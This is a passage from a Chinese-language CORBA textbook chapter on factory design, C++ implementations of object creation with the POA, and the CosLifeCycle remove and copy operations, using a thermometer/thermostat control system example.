在气温控制系统中,不可能频繁地添加大量的设备。但是,对更多短暂的对象来说——比如,代表网页的对象——可能会发现为每个要创建的对象不得不发送一个消息,这种方式太慢了。这时,我们可以选择定义一个操作,它可以成批地创建对象。

```

module CCS {
    // ...

    exception DuplicateAsset {};

    typedef sequence<Thermometer> ThermometerSeq;

    struct InitTherm {
        AssetType      anum;
        LocType       loc;
    };
    typedef sequence<InitTherm> InitThermSeq;

    interface BulkThermometerFactory {
        ThermometerSeq create(in InitThermSeq details)
    };
};

```

```

    raises(DuplicateAsset, Thermostat::BadTemp);
}
// ...
};

```

不是传递单个的温度计初始状态给 create 操作,而是传递一个 InitTherm 结构序列给每个要创建的温度计。该操作创建了和 details 序列中单元数目一样多的 CORBA 对象,并返回它们的引用。

这个设计的主要优点是它降低了消息开销,所以效率更高。但另一方面,这样的出错处理更复杂。比如,如果 InitTherm 结构中包含了一个无效的温度,就无法弄清楚具体哪一部分结构出了问题,除非在数据中添加由 BadTemp 异常返回的额外的信息。应用程序也可能不需要区别出错的输入,但该例说明如果这个系统可能需要精确的处理,成批操作还可以向系统添加新的故障语义。

没有返回值的成批工厂

对象创建专题还有另一种变体:

```

// As before...

interface BulkThermometerFactory {
    void      create(in InitThermSeq details)
        raises(DuplicateAsset, Thermostat::BadTemp);
};

```

这个版本和上一个版本仅有的差别在于:create 操作没有返回值。在这个设计中,假定创建设备后,客户机将使用控制器上的 list 或 find 操作来获得设备的引用。再次说明,这个设计是否合适完全依赖于我们希望如何使用应用程序。比如,如果对于创建并监测设备使用的独立的客户机,这个版本就是适合的。如果特定目的的客户机只创建设备并不监测它们,那就没有必要返回对象引用给客户机,因为它们完全被忽略了。

工厂设计的选定

前面对设计方案的讨论不仅可以用于工厂,也可用于几乎每一个使用多个对象类型的对象系统。如果系统中不同的对象需要彼此之间进行通信,IDL 接口的设计对客户机是否容易使用该系统,还有它的可靠性、它的性能以及它的体系结构有极大的影响。

如果没有其他的要求,前面的讨论应该很清楚地说明了在决定一个特定的接口设计之前应当考虑的问题。具体来说,一个对象模型在 C++ 程序中可能是完美无缺的,但如果简单地将它转换成 IDL 对等模型可能就会使你失望。对 C++ 来说是合适的,并不一定对 CORBA 来说也是合适的。尤其是,通过网络传送一个远程消息的开销在数量级上远远大于一个 C++ 方法调用的开销。所以,对你来说不仅选择接口之间正确的通信模型很重要,正确地将接口实例分布在物理上的服务器程序的进程也是同样重要。如果实现的对象需要不同的服务器之间有很高的消息交换率,那性能将会降低。

不应对上面的说法感到奇怪。接口设计在多数环境下都对系统性能有显著的影响,同样 CORBA 也不例外。因为本书不是介绍面向对象设计,所以在其余章节我们很少涉及这部分内容。可以查询大量的资料以便更好地掌握这部分内容。但是在第 22 章,将简要地对远程消

息的开销进行讨论。

12.3.2 用 C++ 实现工厂

在本章的其余部分，我们在气温控制系统中使用持久对象。此外，使用一个伺服程序管理器按要求在内存中产生伺服程序。这些选择要求对气温控制系统做大量的修改。

控制器必须在辅助存储器中保留一个设备号的列表以便跟踪已知的设备。这是必需的，否则的话，list 操作不能实现（ICP 网络不支持发现）。对于这样一个简单的例子，我们从控制器构造函数中的一个文件读取设备号的完整列表（当添加一个设备或删除一个设备时，一个更现实的应用程序将立即修改在辅助存储器中的列表）。在 10.11.1 中可以找到 ControllerImpl 伺服程序的类定义。下面是构造函数的代码：

```
ControllerImpl::ControllerImpl()
{
    PortableServer::POA_ptr poa,
    const char * asset_file
) throw(int) : m_poa(PortableServer::POA::duplicate(poa)),
               m_asset_file(asset_file)
{
    fstream afile(m_asset_file, ios::in | ios::out, 0666);
    if (!afile) {
        cerr << "Cannot open " << m_asset_file << endl;
        throw 0;
    }
    CCS::AssetType anum;
    while (afile >> anum)
        m_assets[anum] = 0;
    afile.close();
    if (!afile) {
        cerr << "Cannot close " << m_asset_file << endl;
        throw 0;
    }
}
```

请注意，文件名将被传递给构造函数并且存储在私有的成员变量 m_asset_file 中。（我们马上会讨论 m_poa 成员）。构造函数将搜索输入文件（如果需要的话创建它）并且将每个设备号通过一个空的伺服程序指针插入到 m_assets 映射中。这个行为使用所有已知的设备号初始化 m_assets 映射。但是，这时没有伺服程序被实例化。相反，具有空伺服程序指针的一个设备号表示设备已经存在但在内存中还没有伺服程序。

当服务器程序关闭和向文件回写已知的设备号时，控制器析构函数运行。

```
ControllerImpl::~ControllerImpl()
{
    // Write out the current set of asset numbers
    // and clean up all servant instances.
```

```

ofstream afile(m_asset_file);
if (!afile) {
    cerr << "Cannot open " << m_asset_file << endl;
    assert(0);
}
AssetMap::iterator i;
for (i = m_assets.begin(); i != m_assets.end(); i++) {
    afile << i->first << endl;
    if (!afile) {
        cerr << "Cannot update" << m_asset_file << endl;
        assert(0);
    }
    delete i->second;
}
afile.close();
if (!afile) {
    cerr << "Cannot close " << m_asset_file << endl;
    assert(0);
}
}

```

请注意,该循环还删除了每个实例化的伺服程序(如果一个伺服程序指针为空,delete将什么也不做)。这种技术确保了所有实例化的伺服程序的析构函数将被调用,这样在服务程序关闭前,伺服程序就能正确地结束它们的状态。

在这个例子中,我们使用了前面介绍的组合的汇集和工厂方法,在这个方法中控制器为设备的每种类型提供了一个创建操作(我们对工厂操作实现的其他方案的讨论也非常类似)。这里是 create_thermometer 的代码:

```

CCS::Thermometer_ptr
Controller_impl:::
create_thermometer(CCS::AssetType anum, const char * loc)
throw(CORBA::SystemException, CCS::Controller::DuplicateAsset)
{
    // Make sure the asset number is new.
    if (exists(anum))
        throw CCS::Controller::DuplicateAsset();

    // Add the device to the network and program its location.
    assert(ICP_online(anum) == 0);
    assert(ICP_set(anum, "location", loc) == 0);

    // Add the new device to the m_assets map.
    addImpl(anum, 0);

    // Create an object reference for the device and return it.
    return make_dref(m_poa, anum);
}

```

该代码首先检查按设备号传递的这个设备是否已经存在。如果它已经存在,该代码就产

生一个 DuplicateAsset 异常。(exists 函数是一个简单的辅助函数,如果传递给它的设备号在 m_assets 映射中,就返回真)。下一步是通知新设备存在的 ICP 网络并编写它的位置字符串。接下来,该代码为新的设备在 m_assets 映射中添加一个条目,向该伺服程序存储一个空指针。换句话说,工厂并没有立即为新的设备实例化一个伺服程序,而是延迟实例化直至第一次操作调用。(在 12.6 节你将看到这个工作是如何进行的)。最后一步是调用 make_dref 辅助函数,它将为新的设备创建一个对象引用。

下面是 make_dref 的代码:

```
static CCS::Thermometer_ptr
make_dref(PortableServer::POA_ptr poa, CCS::AssetType anum)
{
    // Convert asset number to OID.
    ostrstream ostr;
    ostr << anum << ends;
    char * anum_str = ostr.str();
    PortableServer::ObjectId_var oid
        = PortableServer::string_to_ObjectId(anum_str);
    delete[] anum_str;

    // Look at the model via the network to determine
    // the repository ID.
    char buf[32];
    assert(ICP_get(anum, "model", buf, sizeof(buf)) == 0);
    const char * rep_id = strcmp(buf, "Sens-A-Temp") == 0
        ? "IDL:acme.com/CCS?Thermometer:1.0"
        : "IDL:acme.com/CCS?Thermostat:1.0";

    // Make a new reference.
    CORBA::Object_var obj
        = poa->create_reference_with_id(oid, rep_id);
    return CCS::Thermometer::narrow(obj);
}
```

make_dref 函数只封装了与第 11 章所示的相似的代码。请注意,我们为新的伺服程序向 make_dref 传递了一个指向 POA 的对象引用。接下来该 POA 引用由控制器的构造函数进行存储(见 12.3 节)。

如果考察 create_thermometer 和 make_dref,就会发现创建一个新的对象实际上需要非常少的工作量。工厂只是通知新设备的网络,修改控制器中哪些设备已存在的标记,以及为新的设备创建一个对象引用。

create_thermostat 的实现也类似。主要的差别是,必须检查初始温度设置是否在范围之内,并且必须将由 make_dref 返回的引用紧缩为正确的类型:

```
CCS::Tthermostat_ptr
Controller_impl::
create_thermostat(
    CCS::AssetType      anum,
    const char *        loc,
```

```

CCS::TempType temp
) throw(
    CORBA::SystemException,
    CCS::Controller::DuplicateAsset,
    CCS::Thermostat::BadTemp)
{
    // Make sure the asset number is new.
    if(exists(anum))
        throw CCS::Controller::DuplicateAsset();

    // Add the device to the network and program its location.
    assert(ICP_online(anum) == 0);
    assert(ICP_set(anum, "Location", loc) == 0);

    // Set the nominal temperature.
    if (ICP_set(anum, "nominal-temp", &temp) != 0) {
        // If ICP_set() failed, read this thermostat's minimum
        // and maximum so we can initialize the BadTemp exception.
        CCS::Thermostat::BtDat btd;
        ICP_get(
            anum, "MIN-TEMP",
            &btd.min_permitted, sizeof(btd.min_permitted)
        );
        ICP_get(
            anum, "MAX-TEMP",
            &btd.max_permitted, sizeof(btd.max_permitted)
        );
        btd.requested = temp;
        btd.error_msg = CORBA::string_dup(
            temp > btd.max_permitted ? "Too hot" : "Too cold"
        );
        ICP_offline(anum);
        throw CCS::Thermostat::BadTemp(btd);
    }

    // Add the new device to the m_assets map.
    addImpl(anum, 0);
    // Create reference and narrow it.
    CORBA::Object_var obj = make_dref(m_poa, anum);
    return CCS::Thermostat::_narrow(obj);
}

```

在这个例子中,隐含地指出我们已经为新的设备选定伺服程序的延迟实例化,并且当第一个请求到达时,依赖于伺服程序管理器来创建伺服程序。当然,还可以立即实例化伺服程序。但是,在收回模式下延迟实例化是有好处的。12.6节讨论收回模式并说明了伺服程序定位器和伺服程序激活器的实现。

12.4 撤消、拷贝以及移动对象

与对象创建相反,生命周期程序定义了 IDL 接口的撤消、拷贝以及移动对象。服务的

IDL 定义是相当短的,所以在这里将它们全部写出来,并像我们对相关的接口和操作一样对它作一些解释。

```
//File: CosLifeCycle.idl
#include <CosNaming.idl>
#pragma prefix "omg.org"

module CosLifeCycle {
    typedef CosNaming::Name      Key;
    typedef Object                Factory;
    typedef sequence<Factory>   Factories;

    typedef struct NVP {
        CosNaming::IString name;
        any                  value;
    } NameValuePair;
    typedef sequence<NameValuePair> Criteria;

    exception NoFactory          { Key search_key; };
    exception NotCopyable         { string reason; };
    exception NotMovable          { string reason; };
    exception NotRemovable        { string reason; };
    exception InvalidCriteria     { Criteria invalid_criteria; };
    exception CannotMeetCriteria { Criteria unmet_criteria; };

    interface FactoryFinder {
        Factories findFactories(in Key factory_key)
            raises(NoFactory);
    };

    interface LifeCycleObject {
        LifeCycleObject copy(
            in FactoryFinder      there,
            in Criteria           the_criteria
        ) raises(
            NoFactory, NotCopyable,
            InvalidCriteria, CannotMeetCriteria
        );
        void move(
            in FactoryFinder      there,
            in Criteria           the_criteria
        ) raises(
            NoFactory, NotMovable,
            InvalidCriteria, CannotMeetCriteria
        );
        void remove() raises(NotRemovable);
    };

    interface GenericFactory {
        boolean supports(in Key k);
        Object createObject(in Key k, in Criteria the_criteria)
    };
}
```

```
    raises(
        NoFactory, InvalidCriteria,
        CannotMeetCriteria
    );
};
```

这里最重要的接口是 `LifeCycleObject`, 它包含有 `copy`、`move` 和 `remove` 操作。这个接口的目的是起到一个抽象基接口的作用。如果要创建支持这些生命周期操作的对象，只要从 `LifeCycleObject` 继承即可：

```

#include <CosNaming.idl>
#pragma prefix "acme.com"

module CCS {
    // ...

    interface Thermometer : CosLifeCycle, LifeCycleObject {
        readonly attribute ModelType model;
        readonly attribute AssetType asset_num;
        readonly attribute TempType temperature;
        attribute LocType location;
    };

    interface Thermostat : Thermometer {
        // ...
    };
    // ...
}

```

为了从 LifeCycleObject 继承，在这里我们为 Thermometer 接口修改了 IDL。(因为 Thermostat 从 Thermometer 继承而来，这就意味着恒温器也支持生命周期操作)。

12.4.1 撤消对象

为了撤消一个对象，客户机调用对象的 remove 操作。比如：

```
CCS::Thermometer_var t = ...; // Get a thermometer...
t->remove(); // Permanently destroy the device
assert(t->-non-existent()); // Must return true
```

客户程序调用 `remove` 操作后,该设备就永久地消失了。在这个例子中,该代码假设 CORBA::Object 基类上的 `_non_existent` 成员函数返回真。调用 `remove` 后,如果客户准备调用温度计的另一个操作,可能是读取当前的温度值,那么操作就会产生一个 OBJECT_NOT_EXIST 异常。

清楚正在撤消的是什么很重要。remove 操作将永久地结束一个对象的生命周期。这就意味着调用 remove 后，所有的操作必定引发 OBJECT_NOT_EXIST 异常。（或在一些情况下是 TRANSIENT——参阅 14.4.5 节）。此外，通过指向相同的温度计的指针，由其他客户机所做的所有的调用也必定引发 OBJECT_NOT_EXIST 异常。在对象撤消后，这就意味着

其他操作,比如控制器的 list 和 find 操作,将不再返回已撤消的设备。换句话说,remove 操作从概念上终止了 CORBA 对象而不仅仅是表示该对象的伺服程序。

remove 的实现并不完全像工厂操作一样简单。尤其是,如何正确地实现 remove 操作依赖于负责设备伺服程序的 POA 的策略。

使用伺服程序定位器实现 remove 操作

由于使用了伺服程序定位器,remove 操作很容易实现:

```
void
Thermometer_::impl::
remove() throw(CORBA::SystemException)
{
    // Remove self from the m_assets map.
    m_ctrl->remove_impl(m_anum);

    // Inform network that the device is gone.
    assert(ICP_offline(m_anum) == 0);
}
```

该代码通过删除与设备对应的条目修改控制器的 m_assets,并通知网络该设备现在已经消失。伺服程序定位器执行它的 postinvoke 操作中伺服程序的实际析构函数。任何剩余状态的清除在伺服程序的析构函数中进行。

```
Thermometer_::impl::
~Thermometer_::impl()
{
    if (m_ctrl->exists(m_anum))
        m_ctrl->add_impl(m_anum, 0);      // Clear servant pointer
}
```

该析构函数首先检查控制器的 m_assets 映射中是否还有该伺服程序的条目。如果没有找到相应的条目,析构函数就作为一个客户程序的 remove 调用的结果进行调用。这时,CORBA 对象已经撤消,析构函数就不需要为这个简单的例子再作任何其他的工作(在一个更复杂的应用程序中,一个对象的析构函数可能执行持久状态的结束工作,比如删除私有的数据成员所占内存或关闭文件)。

另一方面,如果析构函数在这个伺服程序的 m_assets 映射仍能找到一个条目,那就只删除该设备的 C++ 伺服程序,但设备本身仍然存在。比如,如果 CCS 服务器程序关闭就有可能出现这种情况。这时,我们要删除的只是伺服程序而不必从控制器中删除设备的存在。(控制器仍必须将设备的设备号写到它的持久文件中)。析构函数通过将 m_assets 映射中的设备伺服程序指针设置为空但让条目本身完好地保留来处理这种情况。这就表示 CORBA 对象仍然存在但在内存中不再有伺服程序。

请注意,这个版本的 remove 仅对单线程服务器程序是适合的,在单线程服务器程序中多个请求并发执行是不可能的。(第21章将介绍如何在一个多线程服务器程序中正确实现该功能)。实际上,本章中所示的代码都假定整个服务器应用程序仅有一个单线程并且拥有 CCS 对象的所有 POA 具有 SINGLE_THREAD_MODEL 策略值。我们这样假定的原因是,

因为 Thermometer 和 Thermostat 伺服程序必须不时地访问保留在我们的 Controller 伺服程序的数据结构。正如在 11.4.7 节所介绍一样,如果使用的服务器应用程序是多线程的话,则使用不同的 POA 注册的伺服程序之间的交互可能需要用多线程来处理,这主要依赖于 ORB 实现。这是因为即使所有 POA 具有 SINGLE_THREAD_MODEL 策略值,ORB 实现仍可能将一个独立的线程赋值给每个 POA。

使用伺服程序激活器实现 remove 操作

由于使用了伺服程序激活器,remove 必须以不同的方式来实现。记得在第 11 章,一个伺服程序激活器隐含了具有 RETAIN 策略值的 POA,这样 POA 就为我们维护激活对象映射。这就是说,控制器仪包含一个设备号集而不是一个设备号到伺服程序指针的映射。如果我们正在使用一个伺服程序激活器,为了正确地删除一个设备,必须向 ThermometerImpl 类中添加另一个私有数据成员。

```
class ThermometerImpl : public virtual POA_CCS::Thermometer {
public:
    // As before...

private:
    bool m_removed; // To support remove()
    // Remainder as before...
};
```

`m_removed` 数据成员由类的构造函数初始化为假,并且它由伺服程序激活器使用。我们稍后再来说明它是如何实现的。首先,我们介绍 `remove` 的实现。

```
void
ThermometerImpl::
remove() throw(CORBA::SystemException)
{
    // Make an OID for self.
    osstream ostr;
    ostr << m_anum << ends;
    char * str = ostr.str();
    PortableServer::ObjectId_var oid =
        PortableServer::string_to_ObjectId(str);
    delete[] str;

    poa->deactivate_object(oid);           // Deactivate self.

    // Remove device from m_assets set.
    m_ctrl->remove_impl(m_anum);

    m_removed = true;                      // Mark self as removed.
}
```

这段代码非常简单。实际上,它只有三个步骤。首先,该代码调用 `deactivate_object`,以提供温度计的对象 ID。在 `deactivate_object` 返回后,然后该代码从控制器的设备号集中删除设备。最后,通过将 `m_removed` 成员设置为真来标记该设备已被删除。这个看起来非常简单的函数触发了一个相当复杂的行为跟踪。

- 在调用 deactivate_object 后,POA 最终从激活对象映射中删除伺服程序的条目。它将等待,直至不再有向该目标对象 ID 的活动请求存在。在删除该条目后,CORBA 对象所表示的温度计将不再存在。
- 对 deactivate_object 的调用,最终(但不是立即)将导致一个对该伺服程序激活器的 etherealize 的调用。
- 在 deactivate_object 调用后,该方法将 m_removed 私有数据成员设置为真。后面你看到,我们需要这个知识以便正确地处理该伺服程序剩余对象状态的析构。
- 现在 remove 将控制返回给正在运行的 ORB。POA 跟踪在该已失效但仍在进程中的对象的调用的次数(在一个线程服务程序中,可能对同样的对象同时有几个调用正在进行)。在对这个对象的所有调用完成后,POA 调用伺服程序激活器的 etherealize 函数来告诉它,现在它应该消除剩余的对象状态。

在这个例子中,该 etherealize 函数很简单:

```
void
ThermometerActivator::impl::
etherealize(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr          poa,
    PortableServer::Servant          servant,
    CORBA::Boolean                  cleanup_in_progress,
    CORBA::Boolean                  remaining_activations
) throw(CORBA::SystemException)
{
    // Destroy servant.
    if (!remaining_activations)
        delete servant;
}
```

etherealize 调用伺服程序指针的 delete。请注意,在这个例子中 remaining_activations 将为假,因为我们没有使用单个的伺服程序来表示多个 CORBA 对象。在一个将多个 CORBA 对象映射到单个的伺服程序的设计中,当在激活对象映射中仍有该伺服程序的条目时,remaining_activations 为真,并且当该伺服程序的所有条目删除后,etherealize 必须删除(delete)该伺服程序。

由 etherealize 产生的对 delete 的调用将导致温度计析构函数的调用。

```
Thermometer::impl::
~Thermometer::impl()
{
    if (m_removed) {
        // Inform network that device is off-line.
        ICP_offline(m_anum);
    }
}
```

该析构函数测试 m_removed 成员。如果 CORBA 对象已被删除,析构函数就告知网络

该设备已永久地被删除。

评价 remove 的实现

`remove` 的伺服程序定位器的实现比较直截了当。相反,使用一个伺服程序激活器的 `remove` 的实现就相当复杂。尤其是,为什么我们需要涉及到 `deactivate_object`、`etherealize`、`m_removed` 成员,以及析构函数?或者,从另一种提法来说,为什么不是简单地采用下面的方法实现 `remove`?

```
void
Thermometer::impl::
remove() throw(CORBA::SystemException)
{
    // Clean up state.
    m_ctrl->remove_impl(m_anum);
    ICP_offline(m_anum);

    // Self-destruct.
    delete this;           // Bad news!
}
```

在一个单线程服务程序中,这段代码(几乎)可以工作。第一步是从控制器的设备号集中删除设备号,并将设备标记为脱机的,就可有效地删除设备的状态。在第二步中,伺服程序只是删除它自身。

令人遗憾的是,POA 不让我们用这种方式进行自析构。如果我们删除在激活对象映射中仍有条目的一个伺服程序,这种行为就难以预测。如果我们按这里所示仅删除该伺服程序,那么该伺服程序将可以被正确的删除,但是 POA 并不知道已发生这件事,并且它认为 CORBA 对象仍然存在。如果一个客户程序通过一个由现在已经删除的伺服程序具体化的设备引用来调用的话,POA 仍然可以在激活对象映射中找到该伺服程序的一个条目。然后当该 POA 调度这个调用给它的伺服程序的方法,服务程序可能会出现核心转储,因为该伺服程序实例在内存中已经不再存在。

即使伺服程序使用了引用计数以及调用 `_remove_ref` 而不是 `delete`,这个例子仍然是错误的。我们应避免在 POA 激活对象映射中删除伺服程序,因为 POA 仍将认为 CORBA 对象仍是激活的,`_remove_ref` 只影响伺服程序而不影响 CORBA 对象。

与上个例子一样,通过调用 `deactivate_object`,断开对象 ID 和伺服程序之间的关联,我们就可以正确地通知 POA 该对象已经不再存在。

一旦该伺服程序不再有其他的激活,`etherealize` 函数就负责删除该伺服程序,并且会调用析构函数。

最后,在析构函数中,我们测试 `m_removed` 成员函数,并且如果它实际上已经撤消,就将该设备标记为脱机状态。然而,我们也可以在 `etherealize` 中实现这个功能,那么为什么要等到析构函数运行后呢?在这个例子中,我们可以这样做,因它假定整个服务器程序是单线程的。但是,将在第21章你会注意到,在一个多线程服务器程序中由于减少了锁争用,所以在该析构函数中实现而不在 `remove` 或 `etherealize` 中实现可能会具有更好的性能。比如,POA 保证了它将串行化调用 `incarnate` 和 `etherealize`,这样我们从 `etherealize` 出来的越快,伺

服程序激活器激活另一个对象的过程就越快。另外,etherealize 是伺服程序激活器的一个方法,而不是伺服程序的一个方法,这样它就不能看到伺服程序的 m_removed 数据成员。将它设为 public 只是为了让 etherealize 可见到它,或者为它添加一个 public 存取程序,但这添加了伺服程序与伺服程序激活器之间的不必要耦合。

请注意,我们所介绍的 etherealize 函数假定伺服类不使用引用计数,这样 etherealize 就可以直接调用 delete。对于有引用计数的伺服程序,不是调用 delete,etherealize 只是递减该引用计数。

```
void
ThermometerActivator::impl::
etherealize(
    const PortableServer::ObjectID & /* oid */,
    PortableServer::POA_ptr           /* poa */,
    PortableServer::Servant          servant,
    CORBA::Boolean                  /* cleanup-in-progress */,
    CORBA::Boolean                  remaining_activations
) throw(CORBA::SystemException)
{
    // Destroy servant.
    if(!remaining_activations)
        servant->-remove_ref();
}
```

在引用计数减为零后,-remove_ref 方法调用 delete 来撤消该伺服程序,这样这个版本的 etherealize 的实际效果与前面的不使用引用计数是相同的。

使用 remove 的步骤小结

完全依赖于你如何实现你的服务器程序、POA 的策略设置以及你是否使用伺服程序激活器,你可有许多不同的选择方案来实现 remove 操作。在这里通过介绍对具有 RETAIN 策略的 POA 以及有伺服程序激活器的情况下如何实现 remove,我们说明了最复杂的情况。前一部分的关键点如下:

- 为每个 CORBA 对象使用一个单独的伺服程序。
- POA 使用 RETAIN 策略,所以它具有该伺服程序的一个激活对象映射。
- 伺服程序激活器是用来按要求具体化伺服程序的。

对 CORBA 服务器程序来说,这种设计是一个非常普通的设计。不管是否按照这个递用的方法,建议你按照如下的步骤实现 remove。

1. 在 remove 操作的函数体中,通过调用 deactivate_object 断开 CORBA 对象对伺服程序的关联并将伺服程序标记为已删除的。这种技术确保了将不再接受其他客户机对同一对象新的请求。
2. 在 etherealize 中,仅当 remaining_activations 为假时,对使用引用计数的伺服程序,或是调用 delete,或是调用 -remove_ref。这种技术确保了如果你将几个 CORBA 对象映射到单个的伺服程序,那么仅当它不再具体化任何 CORBA 对象时,该伺服程序

将被删除。此外,对于多线程服务器程序,这种方法将保持锁争用为最小。

3. 在该伺服程序的析构函数中,为对象删除其余的状态。如果 m_removed 为真,撤消所有对象的状态,包括它的持久状态。如果 m_removed 为假,只删除与该伺服程序相关的关系,并不删除与 CORBA 对象相关的关系。这就确保了没有资源泄漏。

遗憾的是,当给定这种微弱的保证时,POA 为一个失效的对象提供实际要删除的激活对象映射的条目以及释放它的伺服程序(如我们在11.9节所介绍一样),对象和伺服程序就可能保持激活的状态时间比你认为的时间要长。所以可能不得不检查你的伺服程序的方法中每个 m_removed 数据成员的等价物,如果它为真,就会产生 OBJECT_NOT_EXIST 异常。使用这个方法,在 remove 调用 deactivate_object 后,即使 POA 继续向你的伺服程序调度请求,客户仍能接到正确的通知表示该对象不再存在。就 deactivate_object 的这些缺点来说,这是令人厌烦的但是可行的工作流程。

为什么 remove 是对象的而不是工厂的操作

初次使用分布式对象的开发人员可能会被这样的问题所迷惑,“为什么 remove 是对象的一个操作而不是工厂的?当然,如果工厂可以创建一个对象,它就可以接下来撤消它,这样 remove 操作不也是工厂的吗?”

为了弄清楚为什么 remove 是对象接口的一部分而不是工厂接口的部分动机,让我们考虑一个具有两个独立客户程序的系统。一个客户程序创建对象,并让系统可以利用这些对象。我们调用这个客户程序的创建器。另一个客户程序是当不再需要它们时处理对象。我们调用这个客户程序的撤消器。假设系统处理许多不同类型的对象,并且有几千个对象,使用几十个工厂来创建它们。

给定这些假设,就很容易看到如果让 remove 操作作为工厂接口的一部分就会产生问题。在这个系统中的对象引用的生命期内,可能多次将它们从一个进程传递到另一个进程。比如,我们处理一个工作流系统,在该系统中工作流的不同部分由不同的服务器进行控制,并且在工作流运行中可以在服务器之间进行传递。最后,当一个工作流完成后,它的对象引用就传递给撤消器以清除工作流中的对象。现在如果 remove 操作是在不同的工厂上,那撤消器将会产生一个严重的问题:对于每个要撤消的对象,撤消器将不得不拥有对象的引用以及对象的工厂引用。

在一个大型系统中,很容易失去对象和它们的工厂之间关联的跟踪。我们可以选择在一个服务中存储这些关联,但紧接下来我们将不得不处理一致性问题:如果对象存在,它的服务标记就失去了与实际情况的同步,我们将会破坏系统中的状态。

如果 remove 操作是针对每个单独的对象的,就避免了需要跟踪对象与工厂的关联的问题。为了撤消一个对象,通过调用 remove 操作,撤消器只需要对象的引用就能指令该对象自毁。

请注意,我们还可以通过向每个对象添加一个操作来解决这个问题,该对象返回一个对象工厂的引用给撤消器。但是,并不需要这样做。如果由于某些原因,我们要求工厂来撤消它们创建的对象,可以只在每个对象中存储一个指向工厂的引用,并将它作为每个对象的私有数据。然后在每个对象的 remove 实现中就能将 remove 操作委托给它自己的工厂。

使 remove 作为一个工厂操作还有另外一个问题,那就是对象引用身份的问题。只给定

指向一个对象的引用,工厂不可能可靠地识别属于该引用的对象。这个问题的产生是因为 Object 接口中的 isEquivalent 的语义不清。在这里不详细解释这个问题,我们将在第 20.3.3 节讨论这个问题,在这一节中我们将在 Callback 模式中讨论它。

总的说来,与 remove 操作作为工厂接口的一部分相比,让 remove 作为每个对象的一个操作是一个相当清楚的并且封装很好的解决方案。我们强烈推荐你使用这个方案。

12.4.2 拷贝对象

我们再来看一下 LifeCycleObject 接口的 copy 操作:

```
// File: CosLifeCycle.idl
# include <CosNaming.idl>
# pragma prefix "omg.org"

module CosLifeCycle {
    // ...

    interface LifeCycleObject {
        LifeCycleObject copy(
            in FactoryFinder      there,
            in Criteria           the_criteria
        ) raises(
            NoFactory, NotCopyable,
            InvalidCriteria, CannotMeetCriteria
        );
        // ...
    };
    // ...
}
```

暂时,我们忽略 there 和 the_criteria 参数。copy 操作的目的是客户机可以调用一个对象以获得一个指向新对象的引用,这个新对象在某些方面是原始对象的一个拷贝。令人遗憾的是,在 CCS 服务器程序中 copy 操作不能生成大量的有实际意义的对象,因为像温度计一样的物理设备不具有拷贝语义。为了说明 copy 的一般用途,我们假设使用 ImageFile 类型的对象,这类对象支持拷贝操作。

使用 copy 操作

为了创建一个图像对象的拷贝,客户程序将用如下的方式调用 copy 操作:

```
// Get image object...
ImageFile-var image_1 = ...;

CosLifeCycle::FactoryFinder-var ff; // Initialized to nil
CosLifeCycle::Criteria          c; // Initialized to empty

// Make copy of the image.
CosLifeCycle::LifeCycleObject-var obj = image_1->copy(ff,c);

// Narrow to copied-to type.
ImageFile-var image_2 = ImageFile::narrow(obj);
```

```
// Making changes to image_2 now won't affect image_1
// because image_2 is a new object that was copied.
```

从概念上讲, copy 操作非常像一个工厂, 因为工厂操作和 copy 都创建一个新的对象。两者的差别在于就 copy 操作来讲, 新对象的初始状态并不作为参数进行传递, 相反它是从源对象上获得。在许多方面, copy 是 C++ 拷贝构造函数的概念的等价物, 或者更精确地说, 它是虚拟的 clone 成员函数的等价物, 该虚拟函数用于创建一个对象多态的拷贝。

由于 copy 的典型实现与一个工厂操作相类似, 所以这里我们就不再介绍它的实现。相反, 我们将更详细检验 copy 操作。

- copy 操作返回一个 LifeCycleObject 类型的引用, 这也就意味着, 调用的客户程序在使用前必须对引用进行紧缩。copy 操作返回一个通用接口, 因为没有其他选择: 操作的接口必须适用于任何类型的对象的拷贝, 所以没有办法让返回的类型更明确 (我们可以通过使用类型 Object 让返回的对象更不明确, 但这将更加放松系统必须的类型。因为 copy 应该是生成和源对象具有相同类型的一个副本, 它遵循这个原则即如果源对象是从 LifeCycleObject 继承而来的, 拷贝将也是)。
- 在前面的例子中, 我们传递一个空引用和一个空序列给 copy 操作。实际上这并没有错, 规范中提到这是操作的一个有效使用。通过传递一个空引用和一个空序列, 我们并没有传递任何额外的信息给该对象, 这个对象应该创建它本身的一个拷贝。换句话说, 假设源对象可以拷贝它自身, 而不用进一步的额外参数形式。对于某些对象, 这可能是一个有效的假设, 但并不是所有的对象都具有这个特性。

使用 there 和 the_criteria 参数

我们在前面提到 copy 操作与工厂操作很类似。但是, copy 操作是由要拷贝的对象调用而不是由一个工厂。如果源对象没有足够的信息来拷贝它自己, 这种行为就会产生问题。此外, 我们可以要求创建的副本“在其他某个地方”, 比如在一个不同的图像数据库中。为了让对象忽略如何拷贝它们自身的细节以及让创建的拷贝“在其他地方”, 我们可以传递一个非空的 there 参数给 copy 操作。there 参数是指向一个 FactoryFinder 类型的对象的引用。

```
module CosLifeCycle {
    typedef CosNaming::Name      Key;
    typedef Object                Factory;
    typedef sequence<Factory>   Factories;
    exception NoFactory          { Key search key ; };

    interface FactoryFinder {
        Factories find_factories(in Key factory_key)
            raises(NoFactory);
    };
    // ...
};
```

该想法是 copy 操作可以对传递的对象调用 find_factories 操作以定位可创建拷贝的一个工厂。find_factories 操作返回一个 (Object 类型的) 对象引用序列。在 find_factories 返回

后, copy 操作以某种方式从返回的工厂引用中选择一个, 为了创建它自身的一个拷贝, 将对象创建工作委托给该工厂。

factory_key 参数是一个与命名服务一样的多组件名(参阅第18章)。它很像一个 UNIX 路径名, 为了以某种方式将它定位到合适的工厂, 将它传递给工厂定位程序(工厂的引用可能存储在命名服务中)。

如果有错误发生, find_factories 操作就会引发 NoFactory 异常以表示它不能定位到一个合适的工厂。

copy 操作的第二个参数是 the_criteria 参数, 它是 Criteria 类型的。

```
module CosLifeCycle {
    // ...

    typedef struct NVP {
        CosNaming::Istring name;
        any             value;
    } NameValuePair;
    typedef sequence <NameValuePair> Criteria;
    // ...
};
```

正如你所见, the_criteria 参数是一个名字-值对序列, 或具有无类型参数的一个函数的 CORBA 等价物。the_criteria 的目的是提供额外的信息或是用来指导工厂定位程序对工厂的选择, 或是用来提供额外的参数给工厂, 比如一个数据库名、位置、或一个图像文件的副本的文件名。

对 copy 的讨论现在只限于这些内容, 在第12.5节我们将重新回到对这个问题的讨论上来。

12.4.3 移动对象

